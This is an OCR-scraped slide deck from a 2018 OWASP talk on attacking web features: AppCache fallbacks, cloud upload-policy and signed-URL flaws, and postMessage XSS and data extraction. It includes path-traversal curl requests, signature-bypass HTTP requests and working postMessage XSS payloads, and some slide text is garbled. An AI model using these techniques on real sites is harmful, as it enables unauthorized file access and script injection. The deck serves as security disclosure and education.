

OWASP AppSecEU 2018 – Attacking "Modern" Web Technologies

OWASP AppSecEU 2018 – Attacking "Modern" Web Technologies - Frans Rosén, Slideshare.

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Attacking Modern Web Technologies
Cyber Security Intelligence






Attacking "Modern" Web Technologies

Frans Rosén @fransrosen



Modern = stuff people use


...



Frans Rosén



- "The Swedish Ninja"
- Security Advisor @detectify (twitter: @fransrosen)
- HackerOne #7 @ /leaderboard/all-time
- Blog at labs.detectify.com



Frans Rosén



- Winner of MVH at H1-702 Live Hacking in Vegas!
- Winner Team Sweden in San Francisco (Oath)
- Best bug at H1-202 in Washington (Mapbox)
- Best bug at H1-3120 in Amsterdam (Dropbox)



!Attacking Modern Web Technologies Rundown AppCache • Bug in all browsers

Upload Policies • Weak Implementations • Bypassing business logic

Deep dive in postMessage implementations • The postMessage-tracker extension • Abusing sandboxed domains • Leaks, extraction, client-side race conditions Frans Rosén @fransrosen]
(<https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-6-320.jpg>)

!Attacking Modern Web Technologies Rundown Frans Rosén @fransrosen Tool share! AppCache • Bug in all browsers

Upload Policies • Weak Implementations • Bypassing business logic

Deep dive in postMessage implementations • The postMessage-tracker extension • Abusing sandboxed domains • Leaks, extraction, client-side race conditions]

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AppCache – Not modern!

...

Attacking Modern Web Technologies

Disclaimer

Found independently by
@filedescriptor
Announced last AppSecEU

Exploiting the unexploitable with lesser known browser tricks

Service Worker has an older brother

<https://hackerdeck.com/filedescriptor/exploiting-the-unexploitable-with-lesser-known-browser-tricks/Side=32>

Attacking Modern Web Technologies

AppCache

```
1 <html manifest="example.appcache">
2   ...
3 </html>
```

Attacking Modern Web Technologies

AppCache

```
1 <html manifest="example.appcache">
2   ...
3 </html>
```

```
1 CACHE MANIFEST
2 # v1 - 2011-08-13
3 # This is a comment.
4 http://www.example.com/index.html
5 http://www.example.com/header.png
```

AppCache

3 </html> |

verifies fallback pages the browser should use

FALLBACK:

The **FALLBACK:** section specifies fallback pages the browser should use if a resource is inaccessible.

Cookie Stuffing/Bombing

Will make EVERY page return 500 Error = Manifest FALLBACK will be used

Bug in every browser

Manifest placed in /u/2241902/manifest.txt

1

Would use the FALLBACK for EVERYTHING, even outside the dir

Surprise – Specification was vague

"To mitigate this, manifests can only specify fallbacks that are in the same path as the manifest itself."

<https://www.w3.org/TR/2015/WD-html51-20150506/browsers.html#concept-appcache-manifest-fallback>


Surprise – Specification was vague

"To mitigate this, manifests can only specify fallbacks that are in the same path as the manifest itself."

This was confusing, could mean the path to the fallback-URL and that was what browsers thought. They missed:


Fallback namespaces must also be in the same path as the manifest's URL.

<https://www.w3.org/TR/2015/WD-html51-20150506/browsers.html#concept-appcache-manifest-fallback>




AppCache demo

!



AppCache on Dropbox


- Could run XML on dl.dropboxusercontent.com as HTML
- XML installs manifest in browser on root
- Any file downloaded from Dropbox would use the fallback XML-HTML page, which would log the current URL to an external logging site
- Every secret link would be leaked to the attacker



AppCache on Dropbox


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- Every secret link would be leaked to the attacker

Bounty: \$12,845



Dropbox mitigations

- No more XML-HTML on dl.dropboxusercontent.com
- No more public directory for Dropbox users
- Coordinated bug reporting to every browser
- No more FALLBACK on root from path file
- Argued for faster deprecation of AppCache
- Random subdomains for user-files



Dropbox mitigations

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Chrome ➤ Fixed Edge/IE ➤ Fixed Reported 28 Feb 2017, fixed ~June 2017
Firefox ➤ Fixed Safari ➤ Fixed

<https://bugs.chromium.org/p/chromium/issues/detail?id=696806#c40>


Attacking Modern Web Technologies

Dropbox mitigations

- No more XML+HTML on dl.dropboxusercontent.com
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Chrome Fixed
Firefox Fixed

Edge/IE Fixed
Safari Fixed

Reported 28 Feb 2017, fixed ~June 2017

<https://bugs.chromium.org/p/chromium/issues/detail?id=696806#c40>

Browser bounties: \$3000


Attacking Modern Web Technologies

AppCache vulns still possible

Requirements:

- HTTPS only (was changed recently)
- Files uploaded can run HTML
- Files could be on a isolated sandboxed domain
- Files are uploaded to the same directory for all users


Attacking Modern Web Technologies

ServiceWorkers, big brother of AppCache

Requirements:

- HTTPS only
- Files uploaded can run HTML
- Files could be on a isolated sandboxed domain
- Files are uploaded to the root path

For example: bucket123.s3.amazonaws.com/test.html

Upload Policies

AWS and Google Cloud


Attacking Modern Web Technologies

Upload Policies

A way to upload files directly to a bucket, without passing the company's server first.

- Faster upload
- Secure (signed policy)

! [Author name her Pitfalls AWS S3 Attacking Modern Web Technologies Frans Rosén @fransrosen " \$Content-Type uses empty starts-with + content-disp

We can now upload HTML-files: Content-type: text/html " \$Content-Type uses starts-with = image/jpeg

We can still upload HTML: Content-type: image/jpeg;text/html]

(https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-34-320.jpg)



! [Author name her Attacking Modern Web Technologies Frans Rosén @fransrosen " We can select what file to override " If signed URL allows viewing = read any file

Just fetch the URL and we have the invoice POST /user_uploads/signed_url/ HTTP/1.1 Host: example.com Content-Type: application/json;charset=UTF-8

{"file_name": "documents/invoice1.pdf", "content_type": "application/pdf"}

{"signed_url": "https://storage.googleapis.com/uploads/documents/invoice1.pdf?

Expires=1515198382&GoogleAccessId=example%40example.iam.gserviceaccount.com&

Signature=d1MAFC2Gs22eP%2ByoAhwGqo0A0ijySYtRdkaIHVUr%2FwKfNSKkKwTTPBpyOF..."}

Vulnerabilities](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-38-320.jpg)

![Author name her Attacking Modern Web Technologies Frans Rosén @fransrosen " We can select what file to override " If signed URL allows viewing = read any file

Just fetch the URL and we have the invoice POST /user_uploads/signed_url/ HTTP/1.1 Host:

example.com Content-Type: application/json;charset=UTF-8

```
{"file_name":"documents/invoice1.pdf","content_type":"application/pdf"}
```

```
{"signed_url":"https://storage.googleapis.com/uploads/documents/invoice1.pdf?"
```

```
Expires=1515198382&GoogleAccessId=example%40example.iam.gserviceaccount.com&
```

```
Signature=dIMAFc2Gs22eP%2ByoAhwGqo0A0ijySYYtRdkaIHVUr%2FwKfNSKkKwTTpBpyOF..."}
```

Total bounties: ~\$15,000 Vulnerabilities](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-39-320.jpg)

Rolling your own policy logic sucks

...



Attacking Modern Web Technologies

Full read access to every object

Path traversal with path normalization

Back to the 90s!

```

$ curl -eH "Origin: https://projects.example.com" \
  "https://frontend.example.com/api/get-image?src=../../../../document%2Ffile.png"
https://prodapp-s3.amazonaws.com/78-4ay-4lger1thwda64-49AC-5NA2M68-4ay-Credential%2FMDA3F0R5D33
  
```

Full read access to every object + listing

Attacking Modern Web Technologies

Full read access to every object

Regex extraction of URL-parts

Expected:

```
https://example-bucket.s3.amazonaws.com/dir/file.png
```

Result:

```
https://s3.amazonaws.com/example-bucket/dir/file.png?Signature..
```

Attacking Modern Web Technologies

Full read access to every object

Regex extraction of URL-parts

Bypass:

```

POST /api/v1/service/v1/upload_policy/v3/v1/signature.json HTTP/1.1
Host: s3.amazonaws.com
{"url": "https://s3.amazonaws.com/example-bucket/"}
  
```

Attacking Modern Web Technologies

Full read access to every object

Regex extraction of URL-parts

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{"url": "https://s3.amazonaws.com/example-bucket/"}
  
```

↓

```

{"signature": "https://s3.amazonaws.com/example-bucket/78-4ay-4lger1thwda64-49AC-5NA2M68-4ay-Credential%2FMDA3F0R5D33"}
  
```

Attacking Modern Web Technologies

Full read access to every object

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```

Full read access to every object + listing

Temporary URLs with signed links

```
POST /api/s3_files/ HTTP/1.1
Host: secure.example.com

{"id":null,"random_key":"xx11","s3_key":"/","uploader_id":719572,"employee_id":null}
```

Temporary URLs with signed links

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POST /api/s3_files/ HTTP/1.1
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{"id":null,"random_key":"xx11","s3_key":"/","uploader_id":719572,"employee_id":null}

HTTP/1.1 201 CREATED
{"employee_id": null, "s3_key": "/", "uploader_id": 719572, "random_key": "xx11",
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https://secure.example.com/files/xx11
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location: https://example.s3.amazonaws.com/?Signature=98y7284qicP0etD32fusaD5aA83HEXOM&expires=

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Full read access to every object

location: https://example.s3.amazonaws.com/?Signature=98y7284qicP0etD32fusaD5aA83HEXOM&expires=



Attacking Modern Web Technologies

Find bugs & get rewarded

Full access to every object

Ability to list and download every file in the 'prod' - bucket due to weak logic in /api/get-image

XXXX - Updated 2 months ago

P5 **Resolved**

\$1,500

40 points

Listing any uploaded file in the beta bucket due to flawed parsing in s3url/signature.json

YY - Updated 2 months ago

P5 **Resolved**

\$500

22 points

Listing/Fetching/Modifying/Deleting any uploaded file in the beta bucket due to flawed multipart/signature-logic

YY - Updated 2 months ago

P5 **Resolved**

\$1,000

22 points



Attacking Modern Web Technologies

Find bugs & get rewarded

Full access to every object

Ability to list and download every file in the 'prod' -

Example rewarded fransrosen with a \$15,000 bounty and a \$10,000 bonus. Jun 13th (2 years ago)

Thank you @fransrosen. This is a big one, and you are obviously being rewarded accordingly. Thank you for your continued diligence, and your full support.

Bonus is for loyalty and one of the best write-up's we have seen. Thanks again!

\$1,500

in the beta bucket due to flawed multipart/signature-logic

YY - Updated 2 months ago

P5 **Resolved**

20 points

Deep dive in postMessage

...



Attacking Modern Web Technologies

Find bugs & get rewarded

Birth of the postMessage-tracker extension

- 1 year ago, **discussion on last AppSecEU!**

web @fransrosen - 20 May 2019

Hi! What are you talking about?

Frans Rosén @fransrosen - 20 May 2019

you see...



Attacking Modern Web Technologies

Find bugs & get rewarded

Birth of the postMessage-tracker extension

- Catch every listener in all frames.
- Find the function receiving the message
- Log all messages btw all frames

Attacking Modern Web Technologies

Birth of the postMessage-tracker extension

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Attacking Modern Web Technologies

What have I found?

Regular vuln cases (XSS)

Attacking Modern Web Technologies

What have I found?

Regular vuln cases (XSS)

```
function (b){b.data.evalCall&eval("'+b.data.ev
alCall+'")}
```

[image: Author name her What have I found? Attacking Modern Web Technologies Frans Rosén @fransrosen Regular vuln cases (XSS)]

![Author name her What have I found? Attacking Modern Web Technologies Frans Rosén @fransrosen Regular vuln cases (XSS) if (e.data.JSloadScript) { if (e.data.JSloadScript.type == "iframe") { // create the new iframe element with the src given to us via the event local_create_element(doc, ['iframe', 'width', '0', 'height', '0', 'src', e.data.JSloadScript.value], parent); } else { localLoadScript(e.data.JSloadScript.value) } }](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-62-320.jpg)

![Author name her What have I found? Attacking Modern Web Technologies Frans Rosén @fransrosen Regular vuln cases (XSS) if (e.data.JSloadScript) { if (e.data.JSloadScript.type == "iframe") { // create the new iframe element with the src given to us via the event local_create_element(doc, ['iframe', 'width', '0', 'height', '0', 'src', e.data.JSloadScript.value], parent); } else { localLoadScript(e.data.JSloadScript.value) } } b.postMessage({"JSloadScript": {"value":"data:text/javascript,alert(document.domain)"},"*})](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-63-320.jpg)

[image: Author name her What have I found? Attacking Modern Web Technologies Frans Rosén @fransrosen Complex ones: Data-Extraction]

[image: Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Listener:]

[image: Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Vulnerable origin-check:]

[image: Author name her Attacking Modern Web Technologies Frans Rosén @fransrosen Vulnerable origin-check: Data-Extraction]

[image: Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Looks harmless?]

[image: Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Initiating ruleset]

[image: Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Action-Rules:]

[image: Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Extraction-options:]

! [Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Trigger: { "params": { "testRules": { "rules": [{ "name": "xxx", "triggers": { "type": "Delay", "delay": 5000 } ... }] } } }] (https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-72-320.jpg)

! [Author name her Attacking Modern Web Technologies Frans Rosén @fransrosen State: ... "states": { "type": "JSVariableExists", "name": "ClickTaleCookieDomain", "value": "example.com" }, ... Data-Extraction] (https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-73-320.jpg)

! [Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Action: ... "action": { "actualType": "CTEventAction", "type": "TestRuleEvent", "dynamicEventName": { "parts": [{ "type": "ElementValue", "ctSelector": { "querySelector": ".content-wrapper script" } }, { "type": "CookieValue", "name": "csrf_token" }] } }] (https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-74-320.jpg)

[image: Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Payload:]

[image: Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen CSRF-token!]

[image: Author name her XSS on isolated but "trusted" domain Attacking Modern Web Technologies Frans Rosén @fransrosen Sandboxed domain being trusted and not trusted at the same time. postMessage used to transfer data from/to trusted domain.]

[image: Author name her Document service Attacking Modern Web Technologies Frans Rosén @fransrosen ACME.COM Create new doc]

[image: Author name her XSS on sandbox Attacking Modern Web Technologies Frans Rosén @fransrosen usersandbox.com]

[image: Author name her User creates a document Attacking Modern Web Technologies Frans Rosén @fransrosen ACME.COM usersandbox.com Create new doc]

[image: Author name her Sandbox opens up in iframe for doc-converter Attacking Modern Web Technologies Frans Rosén @fransrosen ACME.COM usersandbox.com usersandbox.com Create new doc]

[image: Author name her Hijack the iframe js, due to SOP Attacking Modern Web Technologies Frans Rosén @fransrosen ACME.COM usersandbox.com usersandbox.com Create new doc]

[image: Author name her User uploads file, postMessage data to converter Attacking Modern Web Technologies Frans Rosén @fransrosen ACME.COM usersandbox.com usersandbox.com]

[image: Author name her Iframe leaks data to attacker's sandbox window Attacking Modern Web Technologies Frans Rosén @fransrosen ACME.COM usersandbox.com usersandbox.com]

[image: Author name her And we have the document-data! Attacking Modern Web Technologies Frans Rosén @fransrosen]

[image: Author name her What have I found? Attacking Modern Web Technologies Frans Rosén @fransrosen Client-side Race Conditions!]

[image: Author name her Localized welcome screen, JS loaded w/ postMsg Attacking Modern Web Technologies Frans Rosén @fransrosen Loading...]

[image: Author name her Attacking Modern Web Technologies Frans Rosén @fransrosen mpel.com Welcome! Välkommen! Willkommen! localeservice.com Localized welcome screen, JS loaded w/ postMsg]

[image: Author name her Attacking Modern Web Technologies Frans Rosén @fransrosen Welcome! Välkommen! Willkommen! link.com.example.com = OK localeservice.com Localized welcome screen, JS loaded w/ postMsg]

[image: Author name her Only works once Attacking Modern Web Technologies Frans Rosén @fransrosen Welcome! Välkommen! Willkommen! localeservice.com]

[image: Author name her Only works once Attacking Modern Web Technologies Frans Rosén @fransrosen Welcome! Välkommen! Willkommen! localeservice.com]

[image: Author name her Curr not escaped Attacking Modern Web Technologies Frans Rosén @fransrosen Welcome! Välkommen! Willkommen!]

[image: Author name her Loaded JS, osl vuln param Attacking Modern Web Technologies Frans Rosén @fransrosen ...&curr=&osl='-alert(1)']

[image: Author name her alert was blocked. yawn... Attacking Modern Web Technologies Frans Rosén @fransrosen]

[image: Author name her alert was blocked. yawn... easy fix Attacking Modern Web Technologies Frans Rosén @fransrosen]

[image: Author name her Attacker-site Attacking Modern Web Technologies Frans Rosén @fransrosen link.com.example.com]

[image: Author name her Attacker site opens victim site Attacking Modern Web Technologies Frans Rosén @fransrosen link.com.example.com Loading...]

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![setInterval(function() { if(b) b.postMessage({'sitelist':"www.example.com/global", "siteurl":"www.example.com/uk", "curr":"curr=&osl=-(function() {document.body.appendChild(iframe=document.createElement('iframe'));window.alert=iframe.contentWindow['alert'];document.body.removeChild(iframe);window.alert(document.domain)})(-''}', '*') }, 10); Author name her Loaded JS Attacking Modern Web Technologies Frans Rosén @fransrosen link.com.example.com Loading...] (https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-98-320.jpg)
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![setInterval(function() { if(b) b.postMessage({'sitelist':"www.example.com/global", "siteurl":"www.example.com/uk", "curr":"curr=&osl=-(function() {document.body.appendChild(iframe=document.createElement('iframe'));window.alert=iframe.contentWindow['alert'];document.body.removeChild(iframe);window.alert(document.domain)})(-''}', '*') }, 10); Author name her Loaded JS Attacking Modern Web Technologies Frans Rosén @fransrosen link.com.example.com Loads mpel.js... Loading...] (https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-99-320.jpg)
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